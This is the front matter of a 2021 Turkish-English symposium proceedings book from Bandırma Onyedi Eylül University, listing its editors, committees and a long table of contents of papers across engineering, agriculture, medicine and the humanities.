




Uluslararası Bilimsel Araştırmalar ve Yenilikçi Çalışmalar Sempozyumu

International Symposium of Scientific Research and Innovative Studies



TAM METİN BİLDİRİLER KİTABI FULL PAPERS BOOK

22-25 ŞUBAT 2021
22-25 February 2021

ISBN: 978-625-44365-7-4

TAM METİN BİLDİRİLER KİTABI

FULL PAPERS BOOK

Uluslararası Bilimsel Araştırmalar ve Yenilikçi alışmalar Sempozyumu
International Symposium of Scientific Research and Innovative Studies

22-25 şubat 2021/22-25 February 2021



**Uluslararası Bilimsel Araştırmalar ve Yenilikçi Çalışmalar Sempozyumu
International Symposium of Scientific Research and Innovative Studies**

22-25 Şubat 2021/22-25 February 2021

Editorler/Editors

Dr. Muhammet Nuri SEYMAN

Dr. Cemil KÖZKURT

Dr. Adem DALCALI

ISBN: 978-625-44365-7-4

**Bandırma Onyedli Eylül Üniversitesi/TÜRKİYE
BandırmaOnyedli Eylul University /TURKEY**



Uluslararası Bilimsel Araştırmalar ve Yenilikçi Çalışmalar Sempozyumu International Symposium of Scientific Research and Innovative Studies

22-25 Şubat 2021/22-25 February 2021

Düzenleme Kurulu/ Organization Committee

Dr. Muhammet Nuri SEYMAN

Dr. Cemil KÖZKURT

Dr. Adem DALCALI

Bilim Kurulu/ Scientific Committee

Dr. Feyzullah TEMURTAŞ

Dr. Mehmet TEKTAŞ

Dr. Osman YILDIZ

Dr. Necmi TAŞPINAR

Dr. Mehmet AKBABA

Dr. İbrahim DEVELİ

Dr. Lianggui LIU

Dr. Alexandre Jean Rene SERRES

Dr. Mehmet AKAR

Dr. Ali Rıza YILDIZ

Dr. Recep ÇALIN

Dr. Mahmut BÖYÜKATA

Dr. Serap ALTUNTAŞ

Dr. Mustafa GÜNAY

Dr. Zitaun CAI

Dr. Ke-Lin DU

Dr. Degan ZHANGDr. Jianjun WANG

Dr. Jue-Sam CHOU

Dr. Hui CHEN

Dr. Ahmed Kadhim Hussein

Dr. Ziyodulla YUSUPOV

Dr. Selim ÖNCÜ

Dr. Osman ÜNLÜ

Dr. Emre ÇELİK

Dr. Abdullah YEŞİL

Dr. Muharrem PUL

Dr. Aşır ÖZBEK

Dr. Zafer İBRAHİMOĞLU

Dr. İsmail ŞAHİN

Dr. Bülent BÜYÜK

Dr. Serhat DUMAN

Dr. Özgür SELVİ

Dr. M. Hanefi CALP

Dr. Diler YILMAZ

Dr. Yıldı Arzu ABA
Dr. Aslıhan ESRİNGÜ
Dr. Ning CAI
Dr. Oye Nathaniel DAVID
Dr. Neelamadhab PADHY
Dr. Héctor F. MIGALLON
Dr. Sasmita MOHAPATRA
Dr. Mithat ŞİMŞEK
Dr. Adnan UZUN
Dr. Harun ÖZBAY
Dr. Mehmet Metin
ÖZGÜVEN Dr. Taşkın EROL
Dr. Kerem ÖZDEMİR
Dr. Cennet GÖLOĞLU DEMİR
Dr. Engin DEMİR
Dr. Berna KÖKTÜRK DALCALI
Dr. Berna AKAY
Dr. Hanife DURGUN
Dr. Şeyda CAN
Dr. Hayri YAMAN
Dr. Mustafa EKER
Dr. Osman ÇAMLİBEL
Dr. Mahmut ÜNVER
Dr. İlyas ÖZER
Dr. Hasan ŞAHİN
Dr. Akif KARAFİL
Dr. Serhat Berat EFE
Dr. Mesut GÖR
Dr. Rahim DEHKHARGHANİ
Dr. Behnaz HASSANSHAHİ
Dr. Asit Kumar GAIN
Dr. Vandana ROY
Dr. uan TIAN
Dr. Charles Z. LIU
Dr. ingting ZHAO
Dr. Igor Simplicite MOKEM FOKOU
Dr. Yifang WEI
Dr. Diego Real Mañez
Dr. Abdul QAYYUM
Dr. Minh Trong HOANG
Dr. Radu Emanuil PETRUSE
Dr. Abdollah Doosti-AREF
Dr. Mingxiong ZHAO
Dr. Volodymyr Gennadievich SKOBELEV
Dr. Mohammed Hassan DIGHIRI
Dr. Quang Ngoc NGUYEN
Dr. M.M. KARMRUZZAMAN
Dr. Kamarulzaman KAMARUDIN
Dr. Marlon Mauricio Hernandez CELY
Dr Maxim A. DULEBENETS
Dr. Alex Michailovic ASAVIN
Dr. Farooque Hassan KUMBHAR
Dr. Halil GÖR
Dr. Cemil OCAK

İÇİNDEKİLER/TABLE OF CONTENTS

FARKLI DAĞILIM FONKSİYONLARININ DENGE OPTİMİZASYON ALGORİTMASINDA KULLANILMASI.....	13
SEY İLE BİR TRANSFORMATÖRÜN TASARIMI VE VERİMİ	27
CİSİMLERİN RADAR KESİT ALANLARININ ANALİZİ	37
PANTELLERİT PIROKLASTİKLERDE FAYALİT KİMYASI VE ÖNEMİ	42
ÜÇ FARKLI TİP KONİKSEL BORU GİRİŞ TİPİNİN BORU GİRİŞ AKIŞINA OLAN ETKİLERİNİN SAYISAL YÖNTEMLE ARAŞTIRILMASI.....	50
KAYSERİ BÖLGESİ POMZA OLUŞUMLARININ YALITIMLI KOMPOZİT HARÇ ÜRETİMİNDE KULLANIMI ÜZERİNE BİR İNCELEME.....	69
AKILLI DAĞITIM ŞEBEKELERİNDE ADAPTİF KORUMA KOORDİNASYON SİSTEMİ.....	84
TERMÖLEKTRİK SOĞUTMA SİSTEMLERİ	99
ÇİFT YAŞLANDIRMA VE TERMOMEKANİK ÇİFT YAŞLANDIRMA İŞLEMLERİNİN AA 2024 ALÜMİNYUM ALAŞIMININ SERTLİK VE MİKROYAPISI ÜZERİNE ETKİSİ	111
TORNALAMA İŞLEMİNDE İLERLEME HIZI, KESME HIZI VE KESİCİ TAKIM ÖZELLİKLERİNİN AISI 4140 (42CrMo4) ÇELİĞİNİN YÜZEY PÜRÜZLÜLÜĞÜNE ETKİLERİNİN İNCELENMESİ	124
SÜRTÜNME KARIŞTIRMA KAYNAĞIYLA BİRLEŞTİRİLMİŞ AA6061-T6 VE AA7075-T6 MALZEME ÇİFTLERİNİN DENEY SONUÇLARININ İRDELENMESİ.....	136
TEK DİYOT MODELİNE DAYALI BİR FOTOVOLTAİK PANEL EMÜLATÖR SİSTEMİNİN TASARIMI	146
ÇOK AMAÇLI OPTİMİZASYON PROBLEMLERİ İÇİN KARŞITLIK ÖĞRENME TEMELLİ ÇOK AMAÇLI HARRİS ŞAHİN ALGORİTMASI	158
GÖRÜNTÜ İŞLEME TEKNİKLERİNİN OPTİMUM BAZ İSTASYONU YERİ TESPİTİNDE KULLANILMASI	173
KAFES YAPILI MALZEMELERDE GERİNİM TABANLI YORULMA ÖMRÜ HESABI.....	179
DESTEK VEKTÖR MAKİNESİ İLE GÜNLÜK DOLAR TAHMİNİ.....	193
BİTKİSEL YAĞLARLA MODİFİYE EDİLEN BİTÜMLERİN FİZİKSEL VE MEKANİK ÖZELLİKLERİNİN ARAŞTIRILMASI	203

DÖKÜM YÖNTEMİ İLE MANGANLI ÇELİK MALZEMEDEN ÜRETİLEN ABKANT PRES ZIMBA VE DIŞI KALIPLARIN ZAMAN-ÜRETİM PERFORMANSLARININ İNCELENMESİ	214
FOTOVOLTAİK SİSTEMLER İÇİN SIFIR GERİLİMDE ANAHTARLAMALI CUK DÖNÜŞTÜRÜCÜ TASARIMI VE SİMÜLASYONU	227
TASARIM EKSANTRİKLİĞİNE YENİ BİR BAKIŞ AÇISI	242
ENERJİ VERİMLİLİĞİNDE AKILLI AYDINLATMA SİSTEMLERİNİN ETKİLERİ: KAMU BİNASI UYGULAMASI.....	257
ÇOK KATLI SICAK PRESLE ÜRETİLEN HAFİF YOĞUNLUKLU LİF LEVHALARIN (L-MDF) BAZI FİZİKSEL VE MEKANİK ÖZELLİKLERİ	271
TOPLU TAŞIMA SEFER OPTİMİZASYONU İÇİN KULLANILAN AKILLI ULAŞIM SİSTEMLERİ TEKNOLOJİLERİ	282
HAVA VE TOPRAK KAYNAKLI ISI POMPALARININ R134A VE R1234ZE SOĞUTUCU AKIŞKANLARI İÇİN ENERJİ VE EKSERJİ ANALİZİ	294
AlSi10Mg ALAŞIMININ TOZ METALURJİSİ İLE ÜRETİMİ: BASINÇ DESTEKLİ SİNERJİLEME VE CALPHAD METODOLOJİSİ	314
MASK R-CNN İLE İHA GÖRÜNTÜLERİNDEN ARAÇ TESPİTİ	326
ÇOK CİDARLI KARBON NANOTÜP TAKVİYELİ POLİÜRETAN KOMPOZİTLERİN MEKANİK DAVRANIŞLARI	336
BLOKZİNCİR TEMELLİ MİLLİ BAĞIŞ ZİNCİRİ PROJESİ	344
ANALİTİK AĞ SÜRECİ YÖNTEMİ İLE ARAÇ İÇİN EN UYGUN LASTİK SEÇİMİ ...	363
ENDÜSTRİ MÜHENDİSLİĞİ ALANINDA YAPILMIŞ ÇALIŞMALARIN BİBLİYOMETRİK ANALİZİ	368
PASLANMAZ ÇELİKLERİN DERİN ÇEKİLEBİLİRLİKLERİNE PROSES PARAMETRELERİNİN ETKİSİNİN SONLU ELEMANLAR ANALİZİ İLE DEĞERLENDİRİLMESİ.....	382
KABLOSUZ İVME ÖLÇERLER İLE YAPI TİTREŞİM ANALİZİ İLE MOD ŞEKİLLENMESİNİN BELİRLENMESİNE YÖNELİK TASARIM	393
AFAD VE İTFAİYE EKİPLERİNİN İŞ GÜVENLİK KÜLTÜRLERİ: YÖNETİM BAĞLILIĞI, İŞ GÜVENLİĞİ EĞİTİMİ VE RAPORLAMA KÜLTÜRÜ AÇISINDAN BİR DEĞERLENDİRME	399
DEPOLARDA İŞ SAĞLIĞI VE GÜVENLİĞİ BAKIMINDAN RİSK FAKTÖRLERİ.....	411
TÜRKİYE'DE YALIN DÜŞÜNCE VE YALIN İNŞAAT UYGULAMALARININ ÖRNEK BİR ŞANTIYE ÜZERİNDE İNCELENMESİ.....	425
ASSESSMENT OF ACCURACY ON DEM AND ORTHOMOSAIC CREATED BY UAV FLIGHTS ON DIFFERENT LAND TYPES	442

FOTOVOLTAİK BESLEMELİ LED AYDINLATMA İÇİN ZVS SEPIC DEVRESİ TASARIMI.....	460
BİR STADYUMUN YÜK TALEBİNİN KARSILANMASI İÇİN OPTİMUM YENİLENEBİLİR ENERJİ SİSTEMİNİN TASARIMI.....	468
BİR MELEZ MODEL: MERKEZ TABANLI KÜMELEME VE KARAR AĞAÇLARININ EMLAK FİYAT TAHMİNİ UYGULAMASI.....	478
FRAKSİYONEL DERECELİ KAOTİK RÖSSLER SİSTEMİNİN DEVRE SENTEZİ.....	489
GÜNEŞ PANELLERİ İÇİN SÜPÜRÜCÜ TASARIMI, SİMULINK İLE MODELLENMESİ VE GÖLGELENME ARIZASININ TESPİTİ	499
ELEKTROOKÜLOGRAFİ (EOG) İLE VERİ ALMA DEVRESİ TASARIMI	512
ÇANAKKALE İLİNİN ÜÇ FARKLI BÖLGESİNDEKİ MEVCUT BİR BETONARME YAPININ DEPREM PERFORMANSLARI	523
MEDİKAL GÖRÜNTÜLERDE GÜRÜLTÜ TEMİZLEME YÖNTEMLERİNE GENEL BİR BAKIŞ	538
GÜNEŞ ENERJİ SİSTEMLERİ PANEL EĞİM AÇISININ GÜNEŞ İŞİNİMİNA ETKİSİNİN ARAŞTIRILMASI	550
SPEI VE RDI KURAKLIK İNDEKSİ YÖNTEMLERİ İLE GÜNEYDOĞU ANADOLU BÖLGESİNDE KURAKLIK ANALİZİ	557
KAPSAMA ALANI BENZETİMLERİNE YÖNELİK İŞİN İZLEME ALGORİTMALARININ HESAPLAMA PERFORMANSLARI	566
ÜLKELER ARASI GÖÇ AKIŞLARININ SEBEPLERİ ÜZERİNE BİR TEMEL BİLEŞENLER ANALİZİ.....	576
BAZALT KIRMATAŞ MALZEMESİ İLE İNŞAA EDİLEN YOL ALT TEMEL TABAKASINDA BAZALT GEOGRİD KULLANIMININ YOLUN TAŞIMA GÜCÜNE ETKİSİ	591
STUDY OF THE PROPERTIES OF CEMENT AND MORTAR PASTES CONTAINING WOOD ASH.....	602
AISI 304 KALİTE PASLANMAZ ÇELİK BİLYELERDE MANYETİZMA	608
AKILLI ELEKTRONİK ENSTRÜMANTASYON YÖNTEMİ İLE SU SAYACININ ÖLÇME HATASININ BELİRLENMESİ	615
İNŞAAT SEKTÖRÜ İŞ SAĞLIĞI VE GÜVENLİĞİNDE PROAKTİF YAKLAŞIMLAR	630
KIRIKKALE İLİ YAŞIHAN İLÇESİ KARADERE TAŞKIN PİK DEBİLERİNİN HESAPLANMASI VE HEC-RAS İLE MODELLENMESİ	647
CFTA TABANLI ELEKTRONİK OLARAK AYARLANABİLİR ÇOK GİRİŞLİ TEK ÇIKIŞLI GERİLİM BİÇİMLİ EVRENSSEL İKİNCİ DERECE SÜZGEÇ.....	658
EOG CİHAZI İLE ARAYÜZ KONTROLÜ	671

ELEKTRİKLİ ARAÇ İNVERTERLERİ İÇİN SiC MOSFET YAPILARI HAKKINDA KAPSAMLI BİR İNCELEME.....	684
TEKRARLAYAN SİNİR AĞLARI İLE KREDİ KARTI MÜŞTERİLERİNDE TEMERRÜT TAHMİNİ.....	696
PERSONEL SERVİSİ ROTALARININ OPTİMİZASYONU	709
CAM YÜZEY ÜZERİNE KAPLANMIŞ TiO ₂ FİMLERİ İLE AO7 BOYARMADDESİNİN FOTOKATALİTİK GİDERİMİ.....	722
DC-DC ALÇALTICI TİP DÖNÜŞTÜRÜCÜ İÇİN GEÇİCİ YANITI DİKKATE ALAN DEĞİŞTİRİLMİŞ PSO ALGORİTMASI	731
GLUTENSİZ FIRINCILIK ÜRÜNLERİNDE KULLANILAN UNLARIN ÖZELLİKLERİ	743
UZUN KISA SÜRELİ BELLEK TABANLI KISA DÖNEM YÜK TAHMİNİ ve KARŞILAŞTIRMALI ANALİZİ.....	759
MAKİNE PARÇALARININ TİTREŞİM SÖNÜMLEMESİNDE KULLANILABİLECEK KOMPOZİT SİSTEM TASARIMI	772
KONVOLÜSYONEL SİNİR AĞI TABANLI SIĞ ALGORİTMALAR KULLANILARAK VİDEO DİZİSİ TANIMA	785
BİLGİSAYARLI TOMOGRAFİ İMGELERİNDEN BEYİN KANAMASI TESPİTİ YAPAN DERİN ÖĞRENME TABANLI AKILLI TANI MODELİ	798
DÖNEL KAVŞAKLARDA GEOMETRİK GECİKME ÜZERİNE BİR TARTIŞMA	809
BETONARME BİR YAPIDA KULLANILAN ÇAPRAZ ÇUBUK ELEMANLARDA ÇELİK VE CAM LİF TAKVİYELİ POLİMER (GFRP) MALZEMELERİN KULLANIMININ DİNAMİK ANALİZİ	820
GİYİLEBİLİR TEKNOLOJİLERDE ÖNDE GELEN İSİMLERDEN BİRİSİ: AKILLI SAATLER	835
TIBBİ GÖRÜNTÜLEMEDE DERİN ÖĞRENME VE BÖLÜTLEME	849
NİTROSELÜLOZ BAZLI YAKITLARIN DEPOLAMA ÖMÜRLERİNE ORTAM KOŞULLARININ ETKİSİNİN İNCELENMESİ.....	862
KÖPÜK BETONLARDA TABAN KÜLÜNÜN HAFİF AGREGA OLARAK DEĞERLENDİRİLMESİ.....	872
ISI DEPOLAMA MALZEMELERİNİN CSP SİSTEMİNDE ANALİZİ.....	884
KÜMELEME DOĞRULUK İNDİSLERİ İLE ELEKTRİK YÜK VERİLERİNİN OPTİMUM KÜME ADEDİNİN BELİRLENMESİ.....	895
MAG KAYNAK YÖNTEMİYLE BİRLEŞTİRİLEN YÜZEYİ SERTLEŞTİRİLMİŞ S355JO ÇELİĞİN KAYNAK DİKİŞ GEOMETRESİ ÜZERİNE KORUYUCU GAZIN ETKİSİ	906

TEKSTİL BOYALARININ İKİLİ KARIŞIMLARI İÇİN XG/PMEMA NANOKOMPOZİTİ İLE YARIŞMALI ADSORPSİYON.....	923
YENİ XG/PMEMA NANOKOMPOZİT HİDROJELİNİN SENTEZİ VE ŞİŞME DAVRANIŞLARI	933
ATLAS VERTEBRA KEMİĞİNİN BÖLGE TABANLI EŞİK YÖNTEMİ KULLANILARAK OTOMATİK MORFOMETRİK ÖLÇÜMÜ	940
NANO-AKIŞKAN İLE YAPILAN SOĞUTMANIN PEM TİPİ YAKIT HÜCRESİ PERFORMANSINA ETKİSİNİN SAYISAL İNCELENMESİ.....	955
TÜRKÇE METİNLERDE DERİN ÖĞRENME YÖNTEMLERİ KULLANILARAK DUYGU ANALİZİ	971
SEMANTIC ANALYSIS OF TURKISH LANGUAGE AT DISCOURSE LEVEL WITH ONTOLOGY BASED MODELS CREATED ON COMPUTER	983
RESISTOR COLOR CODE TEACHING KIT FOR EDUCATIONAL PURPOSE	998
PARAMETRIC DESIGN OF SPEED REDUCER GEAR PAIR	1004
THE RACE BETWEEN INDUSTRIAL ROBOTS AND HUMAN LABOR IN SMART FACTORIES	1010
BALLISTIC PERFORMANCE INVESTIGATION OFASYMMETRIC SANDWICH STRUCTURE.....	1019
MONITORING SHELF AVAILABILITY USING MOBILE AUGMENTED REALITY	1026
<i>AL-HAMS</i> AND <i>AL-JAHR</i> SİFAAT EVALUATION USING CLASSIFICATION APPROACH.....	1038
VERSATILE COMPARISON OF DIFFERENT WASTEWATER COLLECTION AND TREATMENT SCENARIOS ON A CAMPUS MODEL	1051
OPTIMUM WORKING FLUID SELECTION FOR ORC-ORC COMBINED POWER SYSTEM	1059
THE EFFECT OF POZZOLAN TYPE ON COMPRESSIVE STRENGTH OF GEOPOLYMER CONCRETE.....	1072
DESIGN OF PV BASED ZVS SEPIC CONVERTER FOR ELECTRIC VEHICLE BATTERY CHARGER.....	1084
EPILEPTIC SEIZURE DETECTION USING TIME-DOMAIN AND WAVELET-DOMAIN FEATURES.....	1093
PETRI NET BASED LINE FOLLOWING ROBOT	1106
SALT (NaCl) REDUCTION IN SUCUK, HEAT-TREATED SUCUK AND PASTIRMA	1119
MODELLING OF THE RUNOFF COEFFICIENT BY THE HIERARCHICAL MULTICRITERIA ANALYSIS METHOD	1131

MULTI-AGENT APPROACH FOR MODELLING AND SIMULATION OF INDUSTRIAL PROCESSES	1144
PERFORMANCE OF CONCRETE CONTAINING RECYCLED RUBBER AS FINE AGGREGATE.....	1158
A SURVEY ON INTEGRATED CIRCUIT TROJANS	1170
BEHAVIOR OF A SAND CONCRETE BASED ON MARBLE WASTE (SHRINKAGE AND LOSS OF MASS)	1185
THE SPECTRAL PROPERTIES OF A BESSEL GAUSSIAN VORTEX BEAM IN TURBULENT ATMOSPHERE.....	1193
SOLID STATE ²⁹ SI MAS NMR SPECTROSCOPY OF NORMAL AND ULTRA HIGH PERFORMANCE CONCRETES	1202
COMPARISON OF THE CATALYTIC ACTIVITIES OF TWO TYPE X FLY ASH-BASED ZEOLITES OBTAINED WITH DISTILLED AND SEA WATER.....	1213
INVESTIGATION OF THE EFFECT OF BORON WASTE ADDITION ON THE PERFORMANCE OF CONCRETE	1223
DECREASING DEFECTS DUE TO BURRS IN THE DOOR INNER PANEL OF DISHWASHERS THROUGH KAIZEN EVENT	1230
AN EFFICIENT AUTOMATIC TRAFFIC SIGN RECOGNITION SYSTEM VIA HOUGH TRANSFORM AND IMAGE CORRELATION.....	1245
TERMAL UZAKTAN ALGILAMA VERİLERİ KULLANILARAK ARAZİ YÜZEY SICAKLIĞI DEĞİŞİKLİKLERİNİN ARAŞTIRILMASI: İZMİR ÖRNEĞİ	1257
PERFORMING AND MITIGATING A DISTRIBUTED DENIAL OF SERVICE ATTACK.....	1267
SABİT KESİR AYIRIMI ZAMANLAMA METODU KULLANILARAK NET KAYNAK SPEKTRUMUNUN ELDE EDİLEBİLMESİ İÇİN	1280
COVID-19'UN TEDAVİSİNDE KULLANILAN FORMOTEROL'ÜN KUANTUM KİMYASAL ÇALIŞMASI	1287
MUŞ İLİ ENDEMİK/NADİR BİTKİLERİ VE TEHLİKE KATEGORİLERİ.....	1297
THE EXISTENCE OF BIOLOGICAL SOIL CRUSTS AT GYPSUM SOILS.....	1305
BATI PALEARKTİK BÖLGEDE ICHNEUMONIDAE (HYMENOPTERA) FAMILYASININ İKLİM DEĞİŞİMİ ETKİSİ ALTINDAKİ POTANSİYEL DAĞILIMI	1314
ESKİ TÜRKÇEDEN TÜRKİYE TÜRKÇESİ AĞIZLARINA “GEÇ-, GEÇİN-” FİİLLERİ.....	1320
HÜLYADA BİR TEMÂŞÂ: RECAİZADE MAHMUT EKREM'İN ŞİİRLERİNDEN AYLAK ADAM'A HAYALİ SEVGİLİ.....	1333
KLASİK ŞİİRDE BOZA	1343

MİDYAT'TA MİSYONERLER VE PROTESTAN BEHTEL KİLİSESİNİN İNŞA SÜRECİ.....	1352
ANDRÁS J. E. BODROGLIGETI'NİN A GRAMMAR OF CHAGATAY ADLI ESERİNDE İNCELEDİĞİ KLASİK SONRASI DEVİR ÇAĞATAY TÜRKÇESİ ÖRNEKLERİ...	1368
FRANSA CUMHURBAŞKANI CHARLES DE GAULLE'ÜN TÜRKİYE'Yİ ZİYARETİ.....	1393
KAHRAMANMARAŞ'TAKİ ARDIÇ AĞAÇLARININ EKOLOJİK KOŞULLARININ CBS İLE ANALİZİ.....	1411
ANADOLU KARAÇAMI'NDA FİDAN TİPİNİN FİDAN MORFOLOJİSİNE ETKİSİ .	1437
İKLİM DEĞİŞİKLİĞİNİN SU ÜRÜNLERİ SEKTÖRÜNE ETKİLERİ	1444
AÇIK ALANDA SOFRALIK DOMATES ÜRETİMİ YAPAN İŞLETMELERİN SOSYO-EKONOMİK ÖZELLİKLERİ: ÇANAKKALE İLİ MERKEZ İLÇE ÖRNEĞİ	1450
ŞEKER PANCARI ÜRETİMİNİN EKONOMİK ANALİZİ: BALIKESİR İLİ ÖRNEĞİ.	1462
ÇANAKKALE İLİNDE KAPYA BİBER ÜRETİMİNİN EKONOMİK ANALİZİ	1471
ALTERNATİF BESİN KAYNAĞI OLAN FİLİZLENDİRİLMİŞ GIDALARIN ANTIOKSİDAN ÖZELLİKLERİ.....	1483
TÜRKİYE'DE TARIM SEKTÖRÜNDE KADIN İSTİHDAMI	1495
MORİNDA BİTKİSİNİN (<i>MORINDA CITRIFOLIA</i> L.) KANATLI BESLENMESİNDE KULLANILMASI.....	1505
BALIKESİR İLİ TARIMSAL ÜRETİM POTANSİYELİ	1511
SU TASARRUFUNDA YER ÖRTÜCÜ BİTKİLERİN YERİ	1521
COVID-19 PANDEMİ SÜRECİNİN BANDIRMA VE GÖNEN İLÇELERİNDE SÜT SİĞİRCİLİĞİNE ETKİSİ	1529
ORGANİK SEBZE FİDESİ YETİŞTİRİCİLİĞİ.....	1536
DERLEME: FARKLI TOPRAK İŞLEME YÖNTEMLERİNİN SÜRDÜRÜLEBİLİR TARIMA ETKİLERİ	1546
BİYOLOJİK VE KİMYASAL GÜBRELERİN YULAFIN OT VE TOHUM VERİMİ İLE KALİTESİNE ETKİLERİ.....	1560
ALTERNATİF BİR KÜLTÜR BİTKİSİ: ŞEVKETİ BOSTAN	1568
TARIM SEKTÖRÜNDE İŞLETME TİPOLOJİLERİNE GÖRE İŞGÜCÜ ETKİNLİK DÜZEYLERİNİN BELİRLENMESİ.....	1576
GÜÇ SİSTEMLERİNDE MEYDANA GELEN HARMONİKLERİN TRANSFORMATÖRLERİN GÜCÜNE VE SICAK NOKTA SICAKLIĞINA ETKİSİNİN SEY İLE ANALİZİ	1592
A GEODETIC OVERVIEW ON COMPUTER VISION GEOMETRY	1601
GÖÇ VE İLGİLİ KAVRAMLAR.....	1619

SURİYE İÇ SAVAŞI'NDAKİ AFGANLAR: İRAN DEVRİM MUHAFIZLARI FATİMİLER TUGAYI	1630
BATMAN'DA PETROL ÜRETİMİNİN YEREL HALKIN ALGI VE TUTUMLARI ÇERÇEVESİNDE DEĞERLENDİRİLMESİ.....	1648
HUKUK BİLİMİNE HAKİM OLMUŞ BİLİMSEL PARADİGMALAR	1662
ETKİNLİK VE ADALET AÇISINDAN KAMUSAL VE ÖZEL MALLARIN KAMU KESİMİ TARAFINDAN ÜRETİLME NEDENLERİ.....	1678
HAK TEMELLİ SOSYAL POLİTİKA YAKLAŞIMI BAĞLAMINDA SİVİL TOPLUM KURULUŞLARI.....	1693
ENFORMASYON ÇAĞI VE RİSK KAVRAMI	1707
KAMU POLİTİKASININ SİYASAL KURAM AÇISINDAN ANALİZİ: BİLGİ POLİTİKASI ÖRNEĞİ.....	1717
BİLİŞSEL BAKIŞLA KENTSEL MEKÂN OKUMA VE TASARIM ATÖLYESİ: MEKANOKU – FENER BALAT.....	1731
MORE VISIBILITY FOR PATENTS WITHIN UNIVERSITIES: THE CASE OF ALGERIA AS A MODEL.....	1746
UMBLİKUSTA ENDOMETRİOZİS OLGUSU	1760
COVID-19 TANISI ALAN GERİATRİK HASTADA KRİTİK BAKIM YAKLAŞIMLARI; OLGU SUNUMU.....	1766
COVID-19 PNÖMONİSİNDE SPONTAN TANSİYON PNÖMOTORAKS	1775
PANDEMİ DÖNEMİNDE AŞI OKURYAZARLIĞI.....	1783
KALP PİLİ OLAN HASTALARIMIZA AİT RADYOTERAPİ SONUÇLARIMIZ: OLGU SUNUMU.....	1792
BOR GLİSİN MONO ESTER BİLEŞİĞİNİN ADİPOZİTLER ÜZERİNDEKİ TERAPÖTİK ETKİLERİNİN İN VİTRO ARAŞTIRILMASI.....	1796
CYPERMETHRİNİN ÇEVREDEN UZAKLAŞTIRILMASINDA KİRAZ ÇEKİRDEĞİ KABUĞUNUN ADSORBAN OLARAK KULLANIMI.....	1806
PROKSİMAL FEMORAL ÇİVİ KOMPLİKASYONLARININ NEDENLERİNİN ARAŞTIRILMASI	1815
DİJİTAL SİNİR TAMİR SONUÇLARI VE ETKİLEYEN FAKTÖRLER.....	1825
DUYGUSAL ZEKANIN ÖZ-ŞEFKAT ÜZERİNDEKİ ETKİSİNDE OTANTİK LİDERLİĞİN ARACI ROLÜ: HİZMET SEKTÖRÜ ÇALIŞANLARINA YÖNELİK BİR ARAŞTIRMA.....	1836
BETONARME KOLONLARIN MOMENT-EĞRİLİK İLİŞKİLERİ	1845
COVID-19 ENFEKSİYONU İLE İLİŞKİLİ GUILLIAN BARRE SENDROMU / GUILLIAN BARRE SYNDROME ASSOCIATED WITH COVID-19 INFECTION.....	1860
ŞEHİR HASTANELERİ WEB SAYFASI İÇERİK ANALİZİ.....	1870

GÖÇ VE TECAVÜZ MAĞDURU BİR KADINA YÖNELİK GÖREV ODAKLI SOSYAL HİZMET MÜDAHALE YAKLAŞIMI: BİR VAKA SUNUMU	1879
LOKAL İLERİ GASTRİK KARSİNOMLARDA PROFLAKTİK HİPEK UYGULANAN HASTALARIN ERKEN DÖNEM SONUÇLARI.....	1898
DİŞETİ ÇEKİLMELERİNDE ENJEKTE EDİLEBİLİR TROMBOSİTTEN ZENGİN FİBRİN KULLANIMI: SİSTEMATİK DERLEME VE VAKA SUNUMU	1905
HEMŞİRELİK ÖĞRENCİLERİNİN AMELİYAT ÖNCESİ YAPTIKLARI HASTA EĞİTİMİNİN ETKİNLİĞİNİN VE HASTA MEMNUNİYETİNE ETKİSİNİN İNCELENMESİ	1919
CERRAHİ YOĞUN BAKIM ÜNİTELERİNDE AİLE MERKEZLİ HEMŞİRELİK BAKIMI VERİLEBİLİR Mİ?.....	1933
PANDEMİ SÜRECİNDE HEMŞİRELERDE İŞ-YAŞAM DENGESİNİN TÜKENMİŞLİĞE ETKİSİ	1946
HEMŞİRELERİN AKILCI İLAÇ KULLANIMI İLE İLGİLİ TÜRKİYE'DE YAPILMIŞ ÇALIŞMALARIN İNCELENMESİ	1957
GELİŞİMİN ERKEN DÖNEMLERİNDE MARUZ KALINAN DİYETİN BESİN TERCİHLERİNE ETKİSİ.....	1969
YERFİSTİĞİNİN KARACİĞER HEPATOSELÜLER KARSİNOMA HÜCRESİ ÜZERİNDEKİ SİTOTOKSİK ETKİSİNİN VE ANTİOKSİDAN AKTİVİTESİNİN BELİRLENMESİ	1981
NEW APPROACH ON CLASSIFICATION OF OBESITY	1988
YAŞLILARDA KONTRASTSIZ TORAKS BİLGİSAYARLI TOMOGRAFİDE ANEMİYE DAİR İPUÇLARI: SUBJEKTİF VE OBJEKTİF DEĞERLENDİRME	1999
A CASE OF EFFECTIVE TREATMENT OF A PATIENT WITH COVID-19 COMPLICATED BY BILATERAL PNEUMONIA WITH DAMAGE TO MORE THAN 60% OF THE LUNG TISSUE AGAINST A BACKGROUND OF SEVERE CARDIOVASCULAR PATHOLOGY.....	2010
THE EFFECTS OF LIMITED OPEN OR PERCUTANEOUS APPROACH FOR THE TREATMENT OF ACUTE ACHILLES TENDON RUPTURES ON POSTOPERATIVE FUNCTIONAL RESULTS	2019
DISTANCE LEARNING IN MEDICAL EDUCATION IN QUARANTINE COVID-19	2025
COVID-19 SÜRECİNDE FARKLI PH'LARDA KULLANILAN DEZENFEKSİYON MADDELERİNE KARŞI B12 VİTAMİNİN KORUYUCU ETKİLERİNİN ARAŞTIRILMASI	2030
FEN BİLGİSİ ÖĞRETMEN ADAYLARININ ÖĞRETMENLİK ÖZEL ALAN YETERLİKLERİNE İLİŞKİN ÖZ ALGILARININ BELİRLENMESİ.....	2039
İŞ SAĞLIĞI VE GÜVENLİĞİNDE ERGONOMİK FAKTÖRLERİN İNCELENMESİ: ÇANAKKALE İLİNDE BİR UYGULAMA.....	2055

EBEVEYN ERGEN YAKINLIĞI ÖLÇEĞİ (EEYÖ): GEÇERLİK VE GÜVENİRLİK ÇALIŞMASI.....	2067
ÇALIŞAN EBEVEYN YETERLİLİK ALGISI ÖLÇEĞİ(ÇEYA): GEÇERLİK VE GÜVENİRLİK ÇALIŞMASI.....	2073
EŞLER ARASI REKABET ÖLÇEĞİ (EARÖ) : GEÇERLİK VE GÜVENİRLİK ÇALIŞMASI.....	2078
BİREYLERİN ALGILANAN PARTNER PHUBBİNG DÜZEYLERİNİN BAZI DEĞİŞKENLER AÇISINDAN İNCELENMESİ.....	2083
ÇANAKKALE İLİNDE YAĞLIK AYÇİÇEĞİ ÜRETİMİNİN EKONOMİK ANALİZİ .	2094
